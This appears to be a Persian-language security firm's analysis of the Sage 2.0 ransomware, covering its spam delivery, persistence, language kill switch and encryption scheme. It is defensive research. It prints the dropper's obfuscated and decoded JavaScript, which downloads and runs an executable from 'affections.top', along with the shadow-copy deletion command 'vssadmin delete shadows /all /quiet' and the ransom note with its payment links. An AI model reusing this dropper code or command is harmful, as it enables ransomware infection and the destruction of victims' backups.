بـررسی و تحلیل بـاج‌افـزار

Sage 2.0

شبکه گستر
شـرکت مهندسی شـبکه گسـتر

عنوان سند: بررسی و تحلیل باج‌افزار Sage
شناسه سند: SPT-A-0124-00
تهیه‌کننده: گروه تحقیق و توسعه، شرکت مهندسی شبکه گستر
آخرین بازنگری: بهمن ۱۳۹۵

در اوایل زمستان ۱۳۹۵، باج‌افزاری شناسایی شد که اقدام به رمزگذاری دامنه گسترده‌ای از فایل‌های دستگاه قربانی کرده و پسوند آنها را به sage. تغییر می‌داد.

از بهمن ماه ۱۳۹۵ نویسنده یا نویسندگان این باج‌افزار اقدام به عرضه نسخه‌ای جدید از آن، موسوم به Sage 2.0 کرده‌اند.

Sage از طریق هرزنامه‌های با پیوست فایل ZIP کاربران را هدف قرار می‌دهد. کارزارهای منتشر کننده Sage 2.0، انتشار باج‌افزارهای معروفی نظیر Cerber و Locky را نیز در کارنامه خود دارند.

رمزگشایی فایل‌های رمز شده توسط Sage 2.0 بدون پرداخت باج - حداقل در زمان نگارش این گزارش - غیرممکن است.

مبلغ اخاذی شده توسط Sage 2.0 حدود ۲ هزار دلار است که در مقایسه با باج درخواستی سایر این نوع بدافزارها مبلغ نسبتاً بالایی محسوب می‌شود. بر طبق توضیحات اطلاعیه باج‌گیری Sage 2.0 در صورت عدم پرداخت مبلغ اخاذی شده در مدت یک هفته، این مبلغ دو برابر می‌شود.

در این گزارش نسخه جدید باج‌افزار Sage مورد بررسی و تحلیل قرار گرفته است.

*** ATTENTION! ALL YOUR FILES WERE ENCRYPTED! ***
*** PLEASE READ THIS MESSAGE CAREFULLY ***

All your important and critical files as well as databases, images and videos and so on were encrypted by software known as SAGE!
SAGE 2.0 uses military grade elliptic curve cryptography and you have no chances restoring your files without our help!
But if you follow our instructions we guarantee that you can restore all your files quickly and safely!

For your convenience, we created copies of this message named !Recovery_qcz.html on your desktop and in local directories.

To get the instructions open any of this temporary links in your browser:

http://7gie6ffnkrjykggd.er29sl.in/login/AajoCkPTbc1ALSAfAyChyvYGJWcOzj09yrocjYUYNptFdzmBLn5zhjXA
http://7gie6ffnkrjykggd.rzunt3u2.com/login/AajoCkPTbc1ALSAfAyChyvYGJWcOzj09yrocjYUYNptFdzmBLn5zhjXA

This links are temporary and will stop working after some time, so if you can't open these links, you can use TOR Browser
The TOR Browser is available on the official website: https://www.torproject.org/


Just open this site, click on the "Download Tor" button and follow the installation instructions, then use it to open the following link:
http://7gie6ffnkrjykggd.onion/login/AajoCkPTbc1ALSAfAyChyvYGJWcOzj09yrocjYUYNptFdzmBLn5zhjXA

*** Please be sure to copy this instruction text and links to your notepad to avoid losing it ***

شکل ۱: اطلاعیه باج‌گیری Sage 2.0 که در پس‌زمینه صفحه کار دستگاه آلوده شده ظاهر می‌شود.

Sage نمونه‌ای از باج‌افزارهای رمزگذار[1] است. **محدود کردن دسترسی به داده‌های حساس از طریق رمزنگاری، ارعاب کاربر و بدنبال آن اخاذی در ازای بازگرداندن این داده‌ها، هدف اصلی این نوع باج‌افزارهاست.**

باج‌افزار Sage از طریق هرزنامه[2] با پیوست یک فایل فشرده شده ZIP که حاوی یک فایل مخرب است منتشر می‌شود. هرزنامه‌های پیشین ناقل این باج‌افزار فاقد عنوان و محتوا بودند؛ اما در نسخه‌های جدیدتر با بهره‌گیری از روش‌های مهندسی اجتماعی[3] و در قالب ایمیل‌هایی که در ظاهر از سوی بانک ارسال شده‌اند کاربران هدف قرار می‌گیرند.




شکل ۲: دو نمونه قدیمی (سمت چپ) و جدید (سمت راست) از هرزنامه‌های ناقل باج‌افزار Sage 2.0

فایل فشرده شده پیوست در برخی نمونه‌ها حاوی یک فایل JavaScript و در برخی نمونه‌های دیگر به‌صورت یک فایل Word با ماکروی مخرب[4] است.

ماکرو نوعی برنامه است که حاوی فرامینی برای خودکارسازی برخی عملیات در نرم‌افزارهای کاربردی است. برنامه‌هایی همچون Word و Excel در مجموعه نرم‌افزارهای Office با فرامین ماکرو که با استفاده از VBA یا Visual Basic for Applications تهیه شده باشند، سازگار هستند. بدین روش و با استفاده از قابلیت‌های ماکرو، می‌توان اقدامات مخربی، نظیر دریافت و نصب بدافزار را به اجرا در آورد.

به‌صورت پیش‌فرض در زمان باز شدن فایل‌های حاوی ماکرو در مجموعه برنامه‌های Office، از کاربر خواسته می‌شود تا بخش ماکرو را فعال کند. معمولاً در بدافزارها با استفاده از روش‌های مهندسی اجتماعی کاربر تشویق به فعال نمودن ماکرو می‌شود.




شکل ۳: چند نمونه ماکروهای مخرب در باج‌افزارهای Sage 2.0 و Cerber

---

[1] Crypto Ransomware
[2] Spam
[3] Social Engineering
[4] Macro Virus

Sage 2.0، در روشی مشابه با باج‌افزار Cerber، از ماکرو به‌منظور اجرای یک اسکریپت PowerShell استفاده کرده و از طریق آن اقدام به دانلود باج‌افزار و ذخیره آن با نام Roaming.exe یا نامی تصادفی در مسیر %TMP% می‌کند.



شکل ۴: دانلود و اجرای فایل مخرب از طریق پروسه PowerShell در باج‌افزارهای Cerber (سمت چپ) و Sage 2.0 (سمت راست)

هم پیوست‌های JavaScript و هم ماکروی تزریق شده در پیوست‌های Word هر دو حاوی کدهای مبهم‌سازی شده[۵] هستند.

```
var ksm = "<gL^fdUQNZ6}jyHsZupy4y q+OH{0<.5`a ";
"pFVLKEKisKWNXbRhHsDjrtgrLsaLBepMBGXPlpBnybpmojsXNGXMtguHQrmeVRAeHUBb
var joa = " zir husr<T[TE~PN4IOFhf5<gIOFhf2 ps";
"OeRXEQHfVhodxwXQSzTNXmifaHcTvijIffDCNXKatuuCgpGCDiGzZhVRkhqunGHdBbCQ
var BXa = "oy45'a ";
"ArqVtSioeVSJXNeCmcILKaTpgHDMCfjIhBCjmvWFjRDcrzOOrAtyrzjbNzYtHuFJOnuj
var veKsmD = RFc + zDB + xtd + fVU + xZl + wpc + gSe + oZx + klz + Oc


AwMXimuK = kJoirrIB(veKsmD);

function sgnRlrLiJUxIH() {
    return ""
};
var EySFMQh = 'Scripting.FileSystemObjectScripting.FileSystemObjectSc

function mhdBmekVwlbPJWLt(CDTAMrJ) {
    return UhcSwDhPEiMo(CDTAMrJ) + String.fromCharCode(92) + 'tGwik'
}

function UhcSwDhPEiMo(LrnewPEmwe) {
    return LrnewPEmwe.ExpandEnvironmentStrings('%T' + 'MP%');
}
var DTsfgkP = 'fpROYfgYyMFyfKmSxRvnBACYSajyAKKKhGZUSKJKlgwTUbiVOnhvJJ
var teyMRD, LKhZZ, VYmgAs;
ZJiljcw = 'WScrip' + 't.She' + 'll';
VYmgAs = WScript.CreateObject(ZJiljcw);
teyMRD = new ActiveXObject('Scripting.FileSystemObject');
LKhZZ = teyMRD.OpenTextFile(mhdBmekVwlbPJWLt(VYmgAs), 2, true);
LKhZZ.Write(AwMXimuK);
LKhZZ.Close();
iecDNuhz(VYmgAs, FnFXbl(VYmgAs) + 'tGwik' + 'yITAZ.js');

function iecDNuhz(iSNYwjXg, ukRzize) {
    iSNYwjXg.run(ukRzize, 0x0 + 1, 0x0);
```

شکل ۵: اسکریپت مبهم سازی شده JavaScript


[۵] Obfuscation

```
var AsFrbsH = new Date();
var XFg1fEf = new Date(AsFrbsH.getTime() - kntkgAD.getTime());
if(XFg1fEf.getSeconds() > 7) {
break;
}
uGQXpIv=new ActiveXObject("WScript.Shell");
uGQXpIv.run("ping -n 1 -w 2000 0.0.0.1",0,-1);
}
function TOORnWYANP(xHE1jQyC,GgFFNhLMcZcQ) {THfjQDU=0x0+1;xyqFoeM=0x0;xHE1jQyC.Rur
/*CcLvZzbdgC1I8OyDcqAGCLDiyFsCpdfFaJA1dCQFVnLNDWyYthMDCYOuRbqQOuCJsJjpaYyBLTgMYxrM
var uv1UZ = ["http://affections.top/ff/55.exe"];
var cgvAH = [];
wbPnSwFeFBQ(uv1UZ, '47542.exe');
wbPnSwFeFBQ(cgvAH, '81698.exe');
function wbPnSwFeFBQ(BocQdWl,wIkMaOiRt) {
var VWBJ=490-490;
while(true) {
if(BocQdWl.length<=578-578) break;
var MGEX = iUadFCb() % BocQdWl.length;
var CteTnFFdz=BocQdWl[MGEX];
var apWMA=iUadFCb();
var gUcefJCEkT=wIkMaOiRt;
var JUHeEAr=wIkMaOiRt;
var uMEsniJv=384-383;
var ZtTDCngtY = function(){
var nnwqRoMI = new ActiveXObject(sjRtj('WS&AOGXGrQDF&cript&AOGXGrQDF&.She&l&l',[0,
return nnwqRoMI;
```

شکل ۶: اسکریپت JavaScript پس از رمزگشایی شدن

نمونه‌ای از باج‌افزار Locky نیز بر روی سایت اشاره شده در شکل ۶ - hxxp[:]//affections[.]top/dd/15.exe - میزبانی می‌شود.

این باج‌افزار برای جلوگیری از متوقف نشدن همیشه، دو پروسه از خود اجرا می‌کند که هر کدام از آنها با دیده‌بانی از یکدیگر، اجرا شدن پروسه دیگر را کنترل می‌کنند. در صورت متوقف شدن هر کدام از این پروسه‌ها، پروسه دیگر نمونه‌ای جدید از خود را ایجاد و آن را اجرا می‌کند.




شکل ۷: تولید مثل پس از متوقف کردن پروسه

همچنین این باج‌افزار، با تأخیر، نسخه‌ای از خود را با نامی تصادفی با طول ۸ نویسه در مسیر %appdata% ایجاد می‌کند. این نام تصادفی با استفاده از یک درهم‌ساز[۱] سفارشی ۶۴ بیتی از GUID دستگاه ایجاد می‌شود که تقریباً در تمامی موارد منجر به ایجاد نامی منحصربه‌فرد می‌شود.


با اجرای این فایل در Windows 7 و نسخه‌های بالاتر پنجره User Account Control نمایش می‌یابد.

[۱] Hash



شکل ۸: پنجره User Access Control

برای متوقف نشدن فرآیند آلوده‌سازی دستگاه، در صوت راه‌اندازی مجدد شدن سیستم در میان کار، یک میانبر[۷] با پسوند LNK در پوشه Startup کپی شده و یک فرمان زمانبندی شده[۸] برای اجرای فایل در زمان بالا آمدن سیستم تعریف می‌شود.



شکل ۹: میانبر کپی شده در پوشه Startup و فرمان زمانبندی شده

---

۷ Shortcut

۸ Scheduled Task

در نتیجه تعریف فرامین زمانبندی شده کلیدهای زیر در محضرخانه[۹] ایجاد می‌شود:

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{41D55966-1192-454F-9C86-D0EB950D9984}
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\Fd3KZfCq

باج افزار در ادامه اقدام به حذف کپی‌های Windows Shadow Volume از طریق اجرای فرمان زیر می‌کند.


- vssadmin delete shadows /all /quiet

پیش از رمزگذاری باج‌افزار زبان تعریف شده در تنظیمات مربوط به صفحه کلید را با فهرست تزریق شده در کد مقایسه کرده و در صورتی که یکی زبان‌های موجود در فهرست – بلاروسی، قزاقستانی، روسی، اوکراینی، ازبکستانی و یاقوتستانی – شناسایی شود بدون انجام هر نوع رمزگذاری، خود را متوقف و حذف می‌کند. احتمالاً هدف نویسنده یا نویسندگان این باج‌افزار از تعریف این بخش از کد، گرفتار نشدن در قوانین مشترک بین این کشورها بوده است.

```
count_localID = GetKeyboardLayoutList(10, (HKL *)List);
if ( count_localID <= 0 || (v1 = 0, count_localID <= 0) )
{
LABEL_10:
  result = 0;
}
else
{
  while ( 1 )
  {
    Local_ID = List[2 * v1] & 0x3FF;
    if ( Local_ID == 0x23                    // LANG_BELARUSIAN
      || Local_ID == 0x3F                    // LANG_KAZAK
      || Local_ID == 0x19                    // LANG_RUSSIAN
      || Local_ID == 0x22                    // LANG_UKRAINIAN
      || Local_ID == 0x43                    // LANG_UZBEK
      || (_WORD)Local_ID == 0x85 )           // LANG_SAKHA
    {
      break;
    }
    if ( ++v1 >= count_localID )
      goto LABEL_10;
  }
  result = 1;
```

شکل ۱۰: فهرست زبان‌هایی که Sage 2.0 بر روی سیستم‌های با هر یک از این زبان‌ها اجرا نخواهد شد.

همچنین این باج‌افزار در صورت وجود فایلی با نام lol.txt در مسیر C:\Temp از انجام عملیات رمزگذاری خودداری می‌کند. احتمالاً نویسنده یا نویسندگان آن با این روش سعی داشته‌اند که از اجرای تصادفی باج‌افزار بر روی سیستم خود پیشگیری کنند.



شکل ۱۱: اجرا نشدن در صورت وجود فایلی با نام lol.txt در مسیر C:\Temp


[۹] Registry

در این باج‌افزار برای رمزگذاری فایل‌ها و ترافیک شبکه از الگوریتم ChaCha20 استفاده می‌شود؛ این الگوریتم بسیار مشابه Salsa20 است که پیشتر توسط باج‌افزار Petya نیز مورد استفاده قرار می‌گرفته است.

```
v15 = __ROL4__(v14 ^ v90, 16);
v16 = v15 + v8;
v17 = __ROL4__(v11 ^ v16, 12);
v18 = v17 + v14;
v19 = __ROL4__(v18 ^ v15, 8);
v20 = v19 + v16;
v90 = v19;
v21 = __ROL4__(v17 ^ v20, 7);
v22 = __ROL4__(v13 ^ v91, 16);
v23 = v22 + v9;
v24 = __ROL4__(v83 ^ v23, 12);
v25 = v24 + v13;
v26 = __ROL4__(v25 ^ v22, 8);
v79 = v25;
v87 = v26 + v23;
v91 = v26;
v27 = v24 ^ (v26 + v23);
v28 = (v84 + v80) ^ v92;
```


شکل ۱۲: بخشی از تابع مربوط به الگوریتم ChaCha20

در فرآیند رمزگذاری، ابتدا یک کلید اصلی[۱۰] ۳۲ بایتی ایجاد شده و به تابع ChaCha20 ارسال می‌شود. پس از آن، بر اساس کلید مذکور ۶۴ بایت ایجاد شده و در عملیات XOR محتوای ۶۴ بایت از محتوای فایل رمزگذاری می‌شود. در ادامه مجدداً ۶۴ بایت ایجاد شده و ۶۴ بایت دیگر از محتوای فایل رمز می‌شود. این فرآیند تا رمزگذاری کامل محتوای فایل ادامه می‌یابد.



شکل ۱۳: کلید اصلی رمزگذاری

کلید اصلی به ازای هر فایل یکتاست و از طریق الگوریتم Elliptic Curve Cryptography با یک مقدار ۲۰ بایتی تصادفی ایجاد می‌شود. این فرآیند دو بار و در دو سطح انجام می‌شود. برای بیشتر پیچیده نمودن روال رمزگذاری فایل‌ها، فقط سطح اول کلید رمزگذاری شده بر روی فایل ذخیره می‌شود. بنابراین برای ایجاد کلید اصلی، تمامی تابع می‌بایست مجدد اجرا شود.




شکل ۱۴: نمونه‌ای از یک فایل رمز شده توسط Sage 2.0

[۱۰] Master Key

با توجه به متقارن[11] بودن رمزگذاری و ایجاد کلید محلی، این بدافزار می‌تواند سیستم را بدون برقراری تماس با سرور فرماندهی[12] و یا حتی نیاز به دسترسی اینترنت رمزگذاری کند.

نشانی سرورهای فرماندهی که با الگوریتم ChaCha20 رمزگذاری شده‌اند در کد باج افزار درج شده‌اند.



شکل ۱۵: کدهای مربوط به نشانی سرورهای فرماندهی

در زمان ارسال، داده‌های جمع‌آوری شده با استفاده از ChaCha20 با همان کلیدی که برای رمزگشایی مورد استفاده قرار می‌گیرد رمزگذاری می‌شود.

علاوه بر ایجاد فایل اطلاعیه باج‌گیری[13] با نام Recovery_<3-chars>.html! در هر یک از پوشه‌هایی که حداقل یکی از فایل‌های آن رمز شده است پس‌زمینه دستگاه قربانی نیز تغییر داده می‌شود. (شکل ۱)

مشابه اکثر باج‌افزارها، اطلاعیه ضمن ترساندن کاربر، قربانی را به پرداخت باج تشویق و البته راهنمایی می‌کند.

1w73SKSdkyNmpWZsOYRWspV-L8WmqQqzAkvTNSNWvx-Kk4r559UfXEt

===== Need help with translation?? Use https://translate.google.com =====
*** ATTENTION! ALL YOUR FILES WERE ENCRYPTED! ***
*** PLEASE READ THIS MESSAGE CAREFULLY ***

All your important and critical files as well as databases, images and videos and so on were encrypted by software known as SAGE!
SAGE 2.0 uses military grade elliptic curve cryptography and you have no chances restoring your files without our help!
But if you follow our instructions we guarantee that you can restore all your files quickly and safely!

To get the instructions open any of this temporary links in your browser:

http://7gie6ffnkrjykggd.er29sl.in/login/AajoCkPTbc1ATMNWL_qGTS5Olu90HZuUrhSoFVXNM7oGtFIPHzWc6GPA
http://7gie6ffnkrjykggd.rzunt3u2.com/login/AajoCkPTbc1ATMNWL_qGTS5Olu90HZuUrhSoFVXNM7oGtFIPHzWc6GPA

This links are temporary and will stop working after some time, so if you can't open these links, you can use TOR Browser
The TOR Browser is available on the official website: https://www.torproject.org/

